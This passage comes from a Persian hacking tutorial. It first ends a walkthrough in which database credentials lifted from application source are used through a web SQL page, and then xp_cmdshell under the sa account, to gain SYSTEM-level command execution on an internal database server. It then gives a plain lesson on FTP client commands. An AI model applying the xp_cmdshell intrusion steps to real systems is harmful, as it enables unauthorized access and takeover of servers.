
این خطوط ازapplication source code به ما اطلاعاتی کافی برای متصل شدن به back-end DB روی 10.0.1.2 ارائه می دهد .

اجرای گزارش هایSQL توسط sqlquery.asp

با استفاده از اعتبارنامه های فوق با sqlquery.asp این امکان وجود دارد که جملات SQL، دلخواه را رویDB Server اجرا کنیم .عکس زیر نتیجه ی اجرای گزارش"SELECT * FROM SYSDATABASES;" را نشان می دهد :




عکس بعدی اطلاعاتapplication را از یک جدول با نام PRODUCTS روی بانک اطلاعاتی "art"نشان می دهد.



اجرای رویه های ذخیره شده (Stored Procedures)


SQL Command Prompt همچنین می تواند برای اجرای رویه های ذخیره شده استفاده شود .در این مثال، ما به back-end DB با استفاده از سطح اختیارات مدیر سیستم (sa) دسترسی داریم .بنابراین، این امکان برای اجرای رویه های ذخیره شده از قبیل "xp_cmdshell" وجود دارد تا دستورات دلخواه را روی بانک اطلاعاتی اجرا کرد .

عکس زیر اجرای دستور"ipconfig" را روی بانک اطلاعاتی با استفاده از رویه ذخیره شدهی"xp_cmdshell" نشان می دهد :



ما به RCE روی یک سرور داخلی که از خارج قابل دسترس نیست، دست یافتیم !!

در حقیقت، با همین مثال مشابه، ما همچنین privilege escalation را بدست آوردیم، چرا که ما به بانک اطلاعاتی با استفاده اعتبارنامه های مدیر سیستم دست پیدا می کنیم . یک چک سریع با اجرای "whoami.exe"سطح اختیاری که به دست آوردیم را نشان خواهد ، داد:




عکس فوق بررسی می کند که ما براستی سطح اختیار مدیر را داریم که کاربر "NT_AUTHORITY\SYSTEM" می باشد .

مفاهیم نهائی

one-way hack این حقیقت را تشریح می کند که دیوارهای آتش برای حفاظت کردن یک web application کافی نیستند . یک دیوارآتش سرسخت، می تواند کارها را برای نفوذگر مشکل تر سازد، اما هرگز نمی تواند به طور کل جلوی او را بگیرد . در حقیقت، با این ابزار از قبیلFile Uploader ، WBCP وWBSQLCP بسیار راحت می توان به یک web application و شبکه ی underlying با یک دیوارآتش سرسخت حمله کرد .

SSL یاSockets Secure Layer حتی از نقطه نظر امن کردن application چیزها را بدتر می سازد .بسیاری افراد فکر می کنند که SSL از این چنین حملات جلوگیری می کند . در صورتی که این طور نیستSSL تنها برای رمزنگاری و encoding اطلاعات بین مرورگر و وب سرور استفاده می شود تا در نهایت امکان استراق سمع از بین برود SSL (که قبل هم آموزش استراق سمع از این سوکت ها را به شما دادم) هیچ امنیتی برایweb application یا شبکه underlying ارائه نمی دهد . تمامی روش های مذکور در این مقاله می توانند باSSL تطبیق داده شوند که این کار با استفاده از کتابخانه هایی از قبیل OpenSSL انجام می شود .



معرفی پروتکل FTP

اهداف : متاسفانه مطالب بسیار زیادی برای این موضوع گردآوری شده بود ، که در اثر سهل انگاری یک نفر (یک گلابی) تمام مطالب از دست رفت ، و ما مجبور شدیم بر خلاف میل باطنی مان از مقالات آراز صمدی استفاده کنیم چون دیگری وقتی برای ویرایش و نگارش مطلب نداشتیم .

- **فصل سوم** : معرفی پروتکل FTP .

- مرور و آشنای با این پروتکل .
- معرفی دستورات این پروتکل .
- ۱۰ راه ایمن سازی سرویس های FTP .

- یک نکته راجع به این درس

دلم می‌خواست که برای این درس فقط چند تا لینک معرفی کنم که خودتون برید و درس ftp رو از همون لینک‌ها یاد بگیرین. دلیلش هم کاملا واضحه! علتش اینه که در مورد این درس خاص این‌قدر مقاله کامل تو اینترنت هست که اگه یک سال هم بشینین هر روز بخونیدشون، تموم نمیشه. ولی به هر حال به خاطر اینکه قرار شده تمام مطالب مرتبط با هک رو گام به گام همین‌جا براتون توضیح بدم، این درس تابلو! رو هم می‌گم. ولی ازتون می‌خوام که حتما یک search بکنین و مقاله‌های مختلف راجع به این درس رو خودتون هم مطالعه کنید. یاد گرفتن ftp از نون شب هم واجب‌تره :)

- پورت ۲۱ چیست؟

پورت ۲۱ رو پورت ftp می‌گن. ftp مخفف عبارت protocol file transfer است یعنی پروتکل انتقال فایل. کاربرد این پروتکل و این پورت از زمانی وجود داره که حتی وب (پورت ۸۰) هم چندان عمومی نشده بود. پس می‌تونم بگم که یک پروتکل باستانی هستش. وقتی می‌خواهید با یک سرور از طریق این پروتکل صحبت کنید، باید مطمئن بشین که سرویس مربوط به ftp روی اون کامپیوتر فعال باشه. به عبارت دیگه باید یک server ftp روی اون کامپیوتر در حال اجرا باشه. حالا شما با اون کامپیوتر می‌خواین ارتباط برقرار کنین، پس شما باید از یک ftp client استفاده کنید. پس شما کلاینت هستید و دستگاه مقابل سرور! حالا شاید بپرسین که کار ftp چیست؟

ftp برای انتقال فایل به کار میره و این انتقال فایل در دو جهت ممکنه که upload و download گفته میشه. برای اینکه این‌ها رو قاطی نکنید با هم فرض کنید که کامپیوتر سرور بالای سر شما قرار گرفته، پس وقتی فایل رو از اون می‌گیرید، فایل به سمت پایین می‌آد (download) و وقتی فایل رو برای سرور می‌فرستید، حالت برعکس می‌باشد و بهش می‌گیم، upload کردن. و هر دو عبارت نوعی انتقال فایل محسوب میشه. دقت کنید که انتقال فایل از طریق پروتکل‌های دیگه‌ای هم امکان‌پذیره مثل web و ... ولی ما بحث‌مون همین پروتکل ftp است.

عبارت دیگه‌ای که راجع به این پورت باید یاد بگیرید، عبارت anonymous است. برای توضیح این عبارت اول باید بگم که وقتی شما می‌خواهید با سرور ارتباط برقرار کنید، همین‌طوری کشکی که نیس! برای ارتباط با سرور از شما username و password پرسیده می‌شه و اگه درست باشه می‌تونین فایل‌ها رو upload و download کنید و تغییر بدید (پس می‌بینید که این پروتکل پروتکل حساسی است و اگه هک بشه خیلی کارها میشه باهاش کرد). این حالت که گفتم در حالتی ممکنه که شما username و password داشته باشید. اما گاهی پیش می‌آد که username و password نداریم و می‌خوایم با پورت ftp یک سرور یا سایت ارتباط برقرار کنیم. در این حالت معمولا فقط اجازه download به ما داده میشه و اجازه upload و یا اعمال تغییرات در فایل‌ها رو نداریم و اونو حالت anonymous یا ناشناس می‌گن. در این حالت وقتی از ما username خواسته میشه، عبارت anonymous را تایپ می‌کنیم و بعد که

پسورد پرسیده میشه، شما باید E-mail تون رو وارد کنید، ولی من می‌گم که به جای E-mail واقعی تون یک E-mail الکی بنویسین مثلا alaki@dolaki.com !!

آدرسی که برای ftp با یک سرور استفاده می‌کنیم به چه شکلی است؟

آدرسی که استفاده می‌کنیم بستگی به سرور داره ولی معمولا ساختار ثابتی داره. (اگه یادتون باشه واسه web مثلا می‌نوشتیم، www.far30.com) حالا برای ftp می‌نویسیم، ftp.far30.com پس مثلا برای سایت sazin.com می‌نویسیم، ftp.sazin.com که آدرس ftp سایت میشه.

- چطوری یک سرور پیدا کنم که سرویس ftp روی اون فعال باشه؟

این سوال دو حالت داره:

۱- می‌خواهید به صورت anonymous وارد بشین یعنی username و password ندارین. برای این حالت می‌تونین از خیلی از سایت‌ها استفاده کنید. مثلا می‌تونین از ftp.microsoft.com استفاده کنید یا سایت‌های دیگه.

۲- اگه می‌خواید به صورت غیر anonymous کار کنید، حیطه عمل‌تون محدود به سایت‌هایی میشه که username و password واسه اون دارین. مثلا اگه شما سایتی روی اینترنت داشته باشید (چه سایت پولی و چه سایت مجانی مثلا در netfirms و geocities و ...) به شما یک آدرس ftp و یک username و password تعلق می‌گیره که از طریق اون کار می‌کنید. اگه سایت ندارید، می‌تونید یک سایت مجانی درست کنید. مثلا می‌تونید از سایت geocities.com که متعلق به یاهو است استفاده کنید. یا از سایت‌های netfirms.com یا freeservers.com و... ولی به‌هر حال در یکی از این‌ها ثبت‌نام کنید و username و password بگیرید. آدرس‌های ftp آنها هم که به‌صورت ftp.geocities.com یا ftp.netfirms.com و... خواهد بود. (از من نخواین که طریقه ثبت‌نام در این سایت‌ها رو هم به شما یاد بدم! کار خیلی راحتیک.)

- با پورت ۲۱ صحبت کنیم

فرض کنید من از یک سایت فرضی استفاده می‌کنم که آدرس ftp اون باشه: ftp.somesite.com و username من باشه ali1000 و

پسوردم هم یک چیزه دیگه باشه. حالا می‌خوام از طریق پورت ۲۱ با این سایت ارتباط برقرار کنم. در مورد این پورت دیگه از nc و telnet استفاده نمی‌کنم، بلکه از برنامه‌ای که در تمام ویندوز ها هست، به اسم ftp کمک می‌گیرم. در command prompt می‌نویسم:

```
ftp ftp.somesite.com
```

و جواب می‌شنوم:

```
Connected to somesite.com.
220 somesite Microsoft FTP Service (Version 5.0).
User (somesite.com:(none)):
```

دقت کنید که این سایت ftp server اش از نوع Microsoft است، پس این سرور از سیستم‌عامل ویندوز استفاده می‌کنه (دونستن این نکات لازم نیست، ولی من توصیک می‌کنم که همیشه به جزئیات توجه کنید) دقت کنید که از من username رو می‌خواد، پس می‌نویسم: ali1000 و Enter رو فشار می‌دم. جواب می‌آد:

```
331 Password required for ali1000.
Password:
```

حالا ازم پسورد می‌خواد و پسورد رو تایپ می‌کنم. جواب می‌شنوم:

```
230 User ali1000 logged in.
ftp>
```

این نشون میده که تونستم با پورت ۲۱ کامپیوتر مقابل ارتباط برقرار کرده و اصطلاحا یک session یا نشست! باهاش داشته باشم. اگه username یا password اشتباه بود، اون موقع می‌گفت:

```
530 User ali1000 cannot log in.
Login failed.
ftp>
```

من فرض می‌کنم که session با موفقیت برقرار شده، حالا تایپ می‌کنم:

```
ftp> help
```

و جواب می‌شنوم:

```
Commands may be abbreviated.  Commands are:

!           delete      literal     prompt      send
?           debug       ls          put         status
append      dir         mdelete     pwd         trace
ascii       disconnect  mdir        quit        type
bell        get         mget        quote       user
binary      glob        mkdir       recv        verbose
bye         hash        mls         remotehelp
cd          help        mput        rename
close       lcd         open        rmdir
```

این‌ها لیست دستوراتی است که می‌تونید استفاده کنید. من فقط اون‌هایی که به صورت bold مشخص کردم رو توضیح خواهم داد. بقیک دستورات کمتر به کار می‌رن.

- دستورات پایک برای این پورت کدامند؟

+ دستور **help** و **?**

دستور help رو همین الان استفاده کردیم. دستور ? هم معادل اونه.

+ دستور **dir** و **ls**

این دو دستور نشون می‌دن که در محل فعلی در سرور چه فایل‌ها و فولدر (دایرکتوری) هایی وجود دارد. فرقشون اینه که وقتی از dir استفاده می‌کنید، اطلاعات بیشتری علاوه بر نام فایل‌ها و فولدرها به ما میده. من نوشتم **dir** و جواب شنیدم:

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
12-28-02  02:18AM       <DIR>          db
12-28-02  02:19AM       <DIR>          Special
03-08-03  03:18AM       <DIR>          www
226 Transfer complete.
ftp: 135 bytes received in 0.02Seconds 6.75Kbytes/sec.
```

ملاحظه می‌فرمایید که سه تا فولدر (دایرکتوری) اینجا هست. (اگه با دستور dir آشنا نیستید، یک کتاب داس بخونید). این‌ها فولدر هستند چون عبارت <DIR > جلوی اون‌ها نوشته شده است. نام این فولدرها عبارتند از db و special و www

+ دستورات مرتبط با کار روی فولدرهایی که روی سرور (نه روی کامپیوتر خودمون) هستند، عبارتند از:

cd یا chdir ==> این دستور برای وارد شدن داخل یک فولدر به کار می‌ره.

mkdir ==> این دستور برای ساختن یک فولدر جدید به کار میره.

rmdir ==> این دستور برای پاک کردن یک فولدر موجود به کار میره (به شرطی که آن فولدر خالی باشد)

برای کار با هر کدوم از این دستورات کافی است، دستور مورد نظر را نوشته و بعد از یک کاراکتر فاصله، نام فولدر را بنویسید، مثلا اگه بخوام وارد فولدر www بشم، می‌نویسم:

```
cd www
```

و جواب می‌شنوم:

```
250 CWD command successful.
ftp>
```

این جواب به آن معنی است که وارد فولدر (دایرکتوری) www شده‌ام. حالا دوباره دستور dir را استفاده می‌کنم و جواب می‌گیرم:

```
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls.
12-28-02  02:18AM       <DIR>          _private
02-17-03  04:15PM                61982 1.jpg
12-28-02  02:19AM       <DIR>          aspnet_client
12-28-02  02:19AM       <DIR>          cgi-bin
12-29-02  06:27PM                11285 default.asp
12-28-02  02:19AM       <DIR>          images
12-28-02  02:18AM                 2494 postinfo.html
226 Transfer complete.
ftp: 1438 bytes received in 0.28Seconds 5.12Kbytes/sec.
ftp>
```

ملاحظه می‌کنید که سه تا فایل و سه تا دایرکتوری داریم. اون‌هایی که جلوشون نوشته <DIR > دایرکتوری هستند و اونایی که این عبارت رو ندارند و جلوشون یک عدد نوشته شده (که بیانگر حجم هر کدومشون هست) فایل می‌باشند.
در مورد دستور cd اگه بنویسم **cd ..** به فولدر قبلی بر می‌گردیم، مثلا الان که تو فولدر www هستیم اگه .. cd رو بنویسم، یک فولدر به عقب برمی‌گردم (به حالت قبل از ورود به www) یک دستور دیگه هم راجع به فولدرها هست و اونم دستور **pwd** است. این دستور نشون میده که ما الان تو کدوم فولدر از فولدرهای سرور هستیم.

+ دستورات مرتبط با فایل‌ها عبارتند از:

delete یا dele ==> این دستور برای پاک کردن یک فایل به کار می‌ره.

rename ==> این دستور برای عوض کردن نام یک فایل به کار می‌ره.

مثلا اگه بخوام فایل default.asp رو پاک کنم، می‌نویسم **delete default.asp**
اگه بخوام فایل default.asp رو به index.htm تغییر نام بدم، می‌نویسم **index.htm rename default.asp**

+ دستورات مرتبط با فولدرهای کامپیوتر خودمان:

اول دقت کنید که در مورد پورت ۲۱ وقتی می‌گوییم در کدام فولدر قرار داریم، این مسئله دو معنی داره. حالت اول محل فعلی ما روی سرور است. یعنی کجای سرور هستیم. تمام دستوراتی که راجع به فولدرها گفتم برای کار روی فولدرهای سرور است. حالت دوم محل فعلی ما در کامپیوتر خودمون است. فرض کنید که وارد فولدری در کامپیوتر سرور شده‌ایم والان می‌خوایم فایل را داونلود کنیم به کامپیوتر خودمون. برای اینکه فایل به فولدر درستی در کامپیوتر خودمون منتقل بشه، باید وارد یک فولدر خاص در کامپیوترمان بشیم. دستور مرتبط با اون دستور **lcd**است. مثلا اگه بخوام وارد فولدر araz از درایو C: بشم، می‌نویسم:

```
lcd c:/araz
```

- دستورات اصلی (upload و download فایل) کدامند؟

قبل از اینکه این دستورات رو بگم، انواع فایل رو بگم:

==> فایل‌های ascii : فایل‌هایی که حالت متنی دارند، مثل فایل‌های txt و html و asp و php و rtf و ...

==> فایل‌های binary : فایل‌هایی که متنی نیستند، مثل فایل‌های گرافیکی، مولتی‌مدیا، database، doc و ...

وقتی می‌خواهیم فایل رو داونلود یا upload کنیم، باید قبل از انتقال فایل نوع اون رو تنظیم کنیم. دو تا دستور برای این‌کار داریم:

+ دستور **ascii یا asc** : یعنی می‌خواهیم به صورت اسکی عمل انتقال انجام شود.

+ دستور **binary یا bin** : یعنی می‌خواهیم به صورت باینری عمل انتقال انجام شود.

+دستور **prompt**: وقتی تعداد زیادی فایل رو قرار باشه منتقل کنیم، و از دستور مربوط به upload یا download استفاده می‌کنیم، هر بار که فایلی می‌خواهد منتقل شود، از ما سوال می‌کند که آیا می‌خواهید این فایل منتقل شود یا نه. فرض کنید که می‌خواهید مثلا ۱۰۰ فایل رو منتقل کنید، در این موارد ۱۰۰ بار از شما این سوال پرسیده می‌شود. برای اینکه این حالت رو غیر فعال کنیم، می‌نویسیم prompt تا غیرفعال شود، اگه یک بار دیگه همین دستور رو بنویسیم، دوباره فعال میشه و قس‌علیکذا !

+ دستورهای مربوط به upload فایل:

دستور **put**: این دستور یک فایل رو از کامپیوتر ما به سرور منتقل می‌کنه (از فولدر فعلی کامپیوتر ما به فولدر فعلی کامپیوتر سرور). مثلا اگه بخوام فایلی به اسم ali.jpg رو upload کنم، اگه در حالت ascii باشم، اول باید به حالت binary تغییر حالت بدم و بعد بنویسم:

```
put ali.jpg
```

و جواب می‌شنوم:

```
200 PORT command successful.
150 Opening BINARY mode data connection for ali.jpg.
226 Transfer complete.
ftp: 21010 bytes sent in 0.02Seconds 1050.50Kbytes/sec.
ftp>
```

دستور **mput**: این دستور چند فایل رو upload می‌کند، مثلا اگه بخوام همه فایل‌های htm که اسمشون با کاراکتر s شروع میشه رو منتقل کنم، می‌تویسم (البته باید قبلش به حالت ascii تغییر حالت داده باشم):

```
mput s*.htm
```

+ دستورهای مربوط به download فایل:

دستور **get**: این دستور یک فایل رو از سرور به کامپیوتر ما منتقل می‌کنه (از فولدر فعلی سرور ما به فولدر فعلی کامپیوتر ما). مثلا اگه بخوام فایلی به اسم default.asp رو download کنم، می‌نویسم:

```
get default.asp
```

دستور **mget**: این دستور چند فایل رو download می‌کند، مثلا اگه بخوام همه فایل‌های htm که اسمشون با کاراکتر s شروع میشه رو منتقل کنم، می‌تویسم:

```
mget s*.htm
```

- چگونه کار را خاتمه دهیم؟

+ اول باید session را خاتمه دهیم. برای اینکار می‌تونید از یکی از دو دستور **close** یا **disconnect** استفاده کنیم.
+ بعد، برای خروج از ftp باید از یکی از دو دستور **quit** یا **bye** استفاده کنیم.

- حالت anonymous چه فرقی با حالت بالا دارد؟

هیچ فرقی در روش کانکت شدن، ندارد. تنها فرق در username و password است که به ترتیب، anonymous و e-mail رو

استفاده می‌کنیم. و نیز همون‌طور که قبلا گفتم بعد از کانکشن به صورت anonymous اجازه upload یا اعمال تغییرات روی server رو نداریم.

- چه نرم‌افزارهای گرافیکی برای کار کار با ftp وجود دارد؟

نرم‌افزارهای گرافیکی زیادی برای این‌کار وجود دارند، مثل fetch برای کامپیوترهای Macintosh و نرم‌افزارهای WS_FTP و CuteFtp و WinFTP و... برای ویندوز که هیچ‌کدوم مفت نمی‌ارزند!!

- راحت‌ترین روش کار با این پورت به نظر شما چیست؟

راحت‌ترین روش ممکن، استفاده از web browser کامپیوترتون مثل internet explorer است! در این حالت دقیقا مثل این است که دارید با فولدرهای کامپیوتر خودتون کار می کنید. می‌تونید برای download فایل رو فایل مورد نظر دابل‌کلیک کنید و برای upload می‌تونید فایل رو از بیرون به مرورگر drop & drag یا paste & copy کنید!

+ اگه بخواین به صورت anonymous مثلا به سایت microsoft وارد شوید، کافی است در مرورگر بنویسید: **ftp://**ftp.microsoft.com و Enter را فشار دهید.

+ اگه بخواین به صورت غیر anonymous مثلا به سایت ftp.somesite.com که username شما برای آن سایت ali1000 است وارد شوید، در مرورگر می‌نویسید: **ftp://**ali1000@ftp.microsoft.com و Enter را فشار می‌دهید. در این حالت، پنجره‌ای باز شده و از شما پسورد می‌خواهد و شما پسورد را نوشته و بعد از تایید، وارد پورت ۲۱ اون کامپیوتر می‌شین.

خوب در این قسمت مروری کلی تر بر روی دستورات خواهیم انداخت :

File Transfer Protocol (FTP)

معرفی :

FTP (File Transfer Protocol):

رایجترین پروتکل غیر از Hypertext Transfer Protocol (HTTP) ، انتقال فایل مورد استفاده در اینترنت است و ابزار داخلی FTP در ویندوز XP بسیار قوی است . چندین برنامه FTP مبتنی با GUI (رابط کاربری گرافیکی) وجود دارد ، اما می توانید خیلی مستقیم تر از خط فرمان عمل کنید و همچنین از طریق خط فرمان می توانید اسکریپت هایی بنویسید که انتقال های فایل FTP را اجرا کرده و کارهای FTP را خودکار کند . فرمان FTP محتویات زیر را باز می گرداند :

FTP [-v] [-d] [-i] [-n] [-g] [-s:filename] [-a] [-w:windowsize] [-A] [host]

از این پارامترهای فرمان استفاده می کنید تا مشخص کنید چگونه می خواهید به سرویس FTP موجود بر روی کامپیوتری دیگر وصل شوید .

نکته : سرویس FTP در ویندوز XP به عنوان بخشی از Internet Information Services (IIS) نسخه 5.1 نصب شده است. سرویس FTP فقط در ویندوز XP حرفه ای وجود دارد اما کلاینت خط فرمان هم در ویندوز XP حرفه ای و هم ویندوز XP نسخه خانگی موجود است . در اکثر موارد از کلاینت FTP استفاده می کنید و فرمان :

EX : ftp ftp.shabgard.org (ftp host_name.domain_name.com)

